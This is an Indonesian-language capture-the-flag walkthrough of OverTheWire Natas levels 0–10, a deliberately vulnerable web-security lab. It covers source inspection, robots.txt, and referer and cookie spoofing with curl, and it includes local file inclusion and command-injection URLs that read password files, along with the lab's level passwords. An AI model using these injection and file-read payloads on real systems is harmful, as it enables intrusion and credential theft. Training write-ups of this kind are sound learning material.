



OverTheWire - Natas

Reja Revaldy F

Level 0

Natas teaches the basics of serverside web-security.

Each level of natas consists of its own website located at `http://natasX.natas.labs.overthewire.org`, where X is the level number. There is no SSH login. To access a level, enter the username for that level (e.g. `natas0` for level 0) and its password.

Each level has access to the password of the next level. Your job is to somehow obtain that next password and level up. All passwords are also stored in `/etc/natas_webpass/`. E.g. the password for `natas5` is stored in the file `/etc/natas_webpass/natas5` and only readable by `natas4` and `natas5`.


Start here :

Username : `natas0`

Password : `natas0`

URL : <http://natas0.natas.labs.overthewire.org>

Answer



Saya mencoba untuk melihat source codenya dan langsung mendapatkan password level selanjutnya.

```
1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
10 <script>var wechallinfo = { "level": "natas0", "pass": "natas0" };</script></head>
11 <body>
12 <h1>natas0</h1>
13 <div id="content">
14 You can find the password for the next level on this page.
15
16 <!--The password for natas1 is g9D9cREhslqBKtcA2uocGHPfMZVzeFK6 -->
17 </div>
18 </body>
19 </html>
20
21
```


natas1 : g9D9cREhslqBKtcA2uocGHPfMZVzeFK6

Level 0 → Level 1

Username : natas1

URL : <http://natas1.natas.labs.overthewire.org>

Answer



Disini tampaknya flag disimpan di komentar source code dan right click tidak bisa dilakukan. maka mudah saja saya tinggal melakukan inspect element dan mendapatkan flagnya

```
<html>
  <head> </head>
  <body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;" cz-shortcut-listen="true">
    <h1>natas1</h1>
    <div id="content">
      ::before
      You can find the password for the next level on this page, but rightclicking has been blocked!
      <!--The password for natas2 is h4ubbcXrWqsTo7GGnnUMLppXb0ogfBZ7-->
      ::after
    </div>
```


natas2 : h4ubbcXrWqsTo7GGnnUMLppXb0ogfBZ7

Level 1 → Level 2

Username : natas2

URL : <http://natas2.natas.labs.overthewire.org>

Answer




Hmmm tidak ada apa apa didalam websitenya ucap dia, tetapi saya mencoba mencari cari di source codenya dan menemukan gambar yang berukuran 1 pixel




```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas2", "pass": "h4ubbcXrWqsTo7GnnUMLppXb0ogfBZ7" };</script></head>
<body>
<h1>natas2</h1>
<div id="content">
There is nothing on this page

</div>
</body></html>
```

Disini langsung saja saya cek folder/direktori files dan mendapatkan 2 file yaitu gambar itu sendiri dan users.txt



Index of /files

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 pixel.png	2023-04-23 18:01	303	
 users.txt	2023-04-23 18:01	145	

Apache/2.4.52 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80

```
# username:password
alice:BYNdCesZqW
bob:jw2ueICLvT
charlie:G5vCxkVV3m
natas3:G6ctbMJ5Nb4cbFwhpMPSvxGHhQ7I6W8Q
eve:zo4mJWyNj2
mallory:9urtcpzBmH
```

natas3 : G6ctbMJ5Nb4cbFwhpMPSvxGHhQ7I6W8Q

[Level 2](#) → [Level 3](#)


Username : natas3

URL : <http://natas3.natas.labs.overthewire.org>

Answer


```
(index) X ExtensionContent.jsm
1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
10 <script var wechallinfo = { 'level': 'natas3', 'pass': 'G6ctBMJ5b4cPwmpNP5vaGmQ716W0Q' };</script></head>
11 <body>
12 <h1>natas3</h1>
13 <div id="content">
14 There is nothing on this page
15 <!-- No more information leaks!! Not even Google will find it this time... -->
16 </div>
17 </body></html>
18
```

Disini saya mendapatkan clue yaitu "No more information leaks!! Not even Google will find it this time..." yang dimana mungkin merujuk ke robots.txt yang berguna agar web crawler tidak mengakses hal tersebut.





User-agent: *
Disallow: /s3cr3t/

Disini saya mendapatkan /s3cr3t/ dan coba saya buka, ternyata terdapat file txt yang berisikan password untuk level selanjutnya



Index of /s3cr3t

Name	Last modified	Size	Description
 Parent Directory		-	
 users.txt	2023-04-23 18:01	40	

Apache/2.4.52 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80


natas4 : tK0cJIbzM4lTs8hbCmzn5Zr4434fGZQm

Level 3 → Level 4

Username : natas4

URL : <http://natas4.natas.labs.overthewire.org>

Answer



Disini saya diberikan clue bahwa website ini hanya bisa diakses oleh user yang datang dari url ini

["http://natas5.natas.labs.overthewire.org/"](http://natas5.natas.labs.overthewire.org/)

```
[~] parrot@parrot ~$ curl -u natas4:tK0cJIbzM4lTs8hbCmzn5Zr4434fGZQm --referer http://natas5.natas.labs.overthewire.org/ http://natas4.natas.labs.overthewire.org
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall.data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas4", "pass": "tK0cJIbzM4lTs8hbCmzn5Zr4434fGZQm" };</script></head>
<body>
<h1>natas4</h1>
<div id="content">
Access granted. The password for natas5 is Z0NsrtIkJoKALBCLi5eqFfcRN82Au2oD
<br/>
<div id="viewsource"><a href="index.php">Refresh page</a></div>
</div>
</body>
</html>
```

```
$ curl -u natas4:tK0cJIbzM4lTs8hbCmzn5Zr4434fGZQm --referer
http://natas5.natas.labs.overthewire.org/
http://natas4.natas.labs.overthewire.org
```

Saya pun teringat soal picoCTF yang mirip mirip seperti ini, lalu langsung saja saya menggunakan curl untuk mengubah referer yang diinginkan dan sayapun mendapatkan password untuk user berikutnya

natas5 : Z0NsrtIkJoKALBCLi5eqFfcRN82Au2oD

Level 4 → Level 5

Username : natas5

URL : <http://natas5.natas.labs.overthewire.org>

NATAS5

Access disallowed. You are not logged in



Headers Cookies Request Response Timings

Filter Headers Block Resend

Version HTTP/1.1
Transferred 644 B (855 B size)
Request Priority Highest

▼ Response Headers (276 B) Raw

- Connection: Keep-Alive
- Content-Encoding: gzip
- Content-Length: 368
- Content-Type: text/html; charset=UTF-8
- Date: Fri, 23 Jun 2023 13:15:53 GMT
- Keep-Alive: timeout=5, max=100
- Server: Apache/2.4.52 (Ubuntu)
- Set-Cookie: loggedin=0
- Vary: Accept-Encoding

▼ Request Headers (438 B) Raw

- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
- Accept-Encoding: gzip, deflate
- Accept-Language: en
- Authorization: Basic bmF0YXNM10lowTnNydeElrSm9LQUxCQ0xpNWVxRmZjUk44MkF1Mm9E
- Connection: keep-alive
- Cookie: loggedin=0**
- Host: natas5.natas.labs.overthewire.org
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0

Tampaknya disini kita tidak bisa mengakses websitenya, lalu saya cek header dari website tersebut dan menemukan Cookie dengan name loggedin dan value 0, disini saya coba ubah header tersebut dengan menggunakan perintah curl

```
[parrot@parrot ~]$ curl -u natas5:Z0NsrtIkJoKALBCLi5eqFfcRN82Au2oD --cookie "loggedin=1" http://natas5.natas.labs.overthewire.org
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas5", "pass": "Z0NsrtIkJoKALBCLi5eqFfcRN82Au2oD" };</script></head>
<body>
<h1>natas5</h1>
<div id="content">
Access granted. The password for natas6 is f0IvE0MDtPTgRhqmmvvA0t2EfXR6uQgR</div>
</body>
</html>
```


```
$ curl -u natas5:Z0NsrtIkJoKALBCLi5eqFfcRN82Au2oD --cookie  
"loggedin=1" http://natas5.natas.labs.overthewire.org
```

natas6 : f0IvE0MDtPTgRhqmmvvA0t2EfXR6uQgR

[Level 5 → Level 6](#)

Username : natas6

URL : <http://natas6.natas.labs.overthewire.org>



Disini seperti soal soal sebelumnya saya melakukan pengecekan terhadap code, ternyata website memberikan kita akses untuk melihat php yang ada.

```
<html>  
<head>  
<!-- This stuff in the header has nothing to do with the level -->  
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">  
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />  
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />  
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>  
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>  
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>  
<script>var wechallinfo = { "level": "natas6", "pass": "<censored>" };</script></head>  
<body>  
<h1>natas6</h1>  
<div id="content">  
  
<?>  
  
include "includes/secret.inc";  
  
if(array_key_exists("submit", $_POST)) {  
    if($secret == $_POST['secret']) {  
        print "Access granted. The password for natas7 is <censored>";  
    } else {  
        print "Wrong secret";  
    }  
}  
  
?>  
  
<form method=post>  
Input secret: <input name=secret><br>  
<input type=submit name=submit>  
</form>  
  
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>  
</div>  
</body>  
</html>
```

Disini saya menemukan file secret.inc di folder includes, langsung saja saya coba lihat dan mendapatkan blank page, lalu langsung saja saya coba cek source codenya dan mendapatkan secret code yang diperlukan


```
view-source:http://natas6.natas.labs.overthewire.org/includes/secret.inc

1 <?
2 $secret = "FOEIUNGHFEEUHOFOUIU";
3 ?>
4
```

Lalu saya langsung masukkan ke form yang diberikan di awal dan mendapatkan flagnya

Access granted. The password for natas7 is
jmxSiH3SP6Sonf8dv66ng8v1cIEdjXWr
Input secret:


[View sourcecode](#)

natas7 : jmxSiH3SP6Sonf8dv66ng8v1cIEdjXWr

[Level 6](#) → [Level 7](#)

Username : natas7

URL : <http://natas7.natas.labs.overthewire.org>




Seperti biasa...

```

1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
10 <script>var wechallinfo = { "level": "natas7", "pass": "jmxSiH3SP6Sonf8dv66ng8vlcIEdjXWr" };</script></head>
11 <body>
12 <h1>natas7</h1>
13 <div id="content">
14
15 <a href="index.php?page=home">Home</a>
16 <a href="index.php?page=about">About</a>
17 <br>
18 <br>
19
20 <!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->
21 </div>
22 </body>
23 </html>
24

```

disini saya mendapatkan clue, yaitu link home dan about sangat rentan dengan serangan LFI, dan dibawah diberikan clue yaitu password berada di “/etc/natas_webpass/natas8” langsung saja saya lakukan LFI di parameter page.




natas8 : a6bZCNYwdKqN5cGP11ZdtPg0iImQQhAB

[Level 8 → Level 9](#)

Username : natas8

URL : http://natas8.natas.labs.overthewire.org



Seperti biasa lagi..

```

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas8", "pass": "<ensored>" };</script></head>
<body>
<h1>natas8</h1>
<div id="content">

<?

$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
        print "Access granted. The password for natas9 is <ensored>";
    } else {
        print "Wrong secret";
    }
}
?>

<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

```

Disini saya diberikan secret code yang sudah di encode, setelah saya baca function encode merupakan encode berlapis, pertama di convert ke hex, lalu di reverse, lalu di encode menggunakan base64, untuk mempercepat proses decode saya menggunakan cyberchef

The screenshot shows the CyberChef web interface. On the left, a recipe is configured with two steps: 'Reverse' (By Character) and 'From Base64' (Alphabet: A-Za-z0-9+/, Remove non-alphabet chars checked). The 'Input' field on the right contains the hex string '3d3d516343746d4d6d6c315669563362'. The 'Output' field shows the result 'oubWYf2kBq'. At the bottom, there is a 'BAKE!' button and an 'Auto Bake' checkbox.

Secret code : oubWYf2kBq


The screenshot shows the NATAS8 web page. A message box in the center displays: 'Access granted. The password for natas9 is Sda6t0vkOPkM8Ye0ZkAGVhFoaplv1JFd'. Below the message is a 'Submit Query' button. In the top right corner, there is a 'SUBMIT TOKEN' button. A 'View sourcecode' link is also visible at the bottom right of the message box.

natas9 : Sda6t0vkOPkM8Ye0ZkAGVhFoaplv1JFd

Level 9 → Level 10

Username : natas9

URL : <http://natas9.natas.labs.overthewire.org>



Disini diberikan website pencarian kata

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas9", "pass": "<ensored>" };</script></head>
<body>
<h1>natas9</h1>
<div id="content">
<form>
Find words containing: <input name=needle><input type=submit name=submit value=Search><br><br>
</form>


Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}


if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
?>
</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```


Disini saya melihat kerentanan di passthru karena bisa disisipkan command, maka saya langsung saja mencoba melakukan bypass mencoba untuk menjalankan perintah ls dan berhasil dieksekusi.



<http://natas9.natas.labs.overthewire.org/?needle=.%20||%20ls&submit=Search>



<http://natas9.natas.labs.overthewire.org/?needle=.%20||%20ls%20../%20&submit=Search>



http://natas9.natas.labs.overthewire.org/?needle=%20;%20cat%20/etc/natas_webpass/natas10%20&submit=Search


Disini saya coba membaca file dengan lokasi yang sama di soal sebelumnya untuk mendapatkan password dari user selanjutnya. dan saya mendapatkannya

natas10 : D44EcsFkLxPIkAAKLosx8z3hxX1Z4MCE

[Level 9 → Level 10](#)

Username : natas10

URL : <http://natas10.natas.labs.overthewire.org>



Disini soalnya sama dengan soal sebelumnya tetapi hanya diberikan filter terhadap `[;|&]/.`

```
<html>
<head>
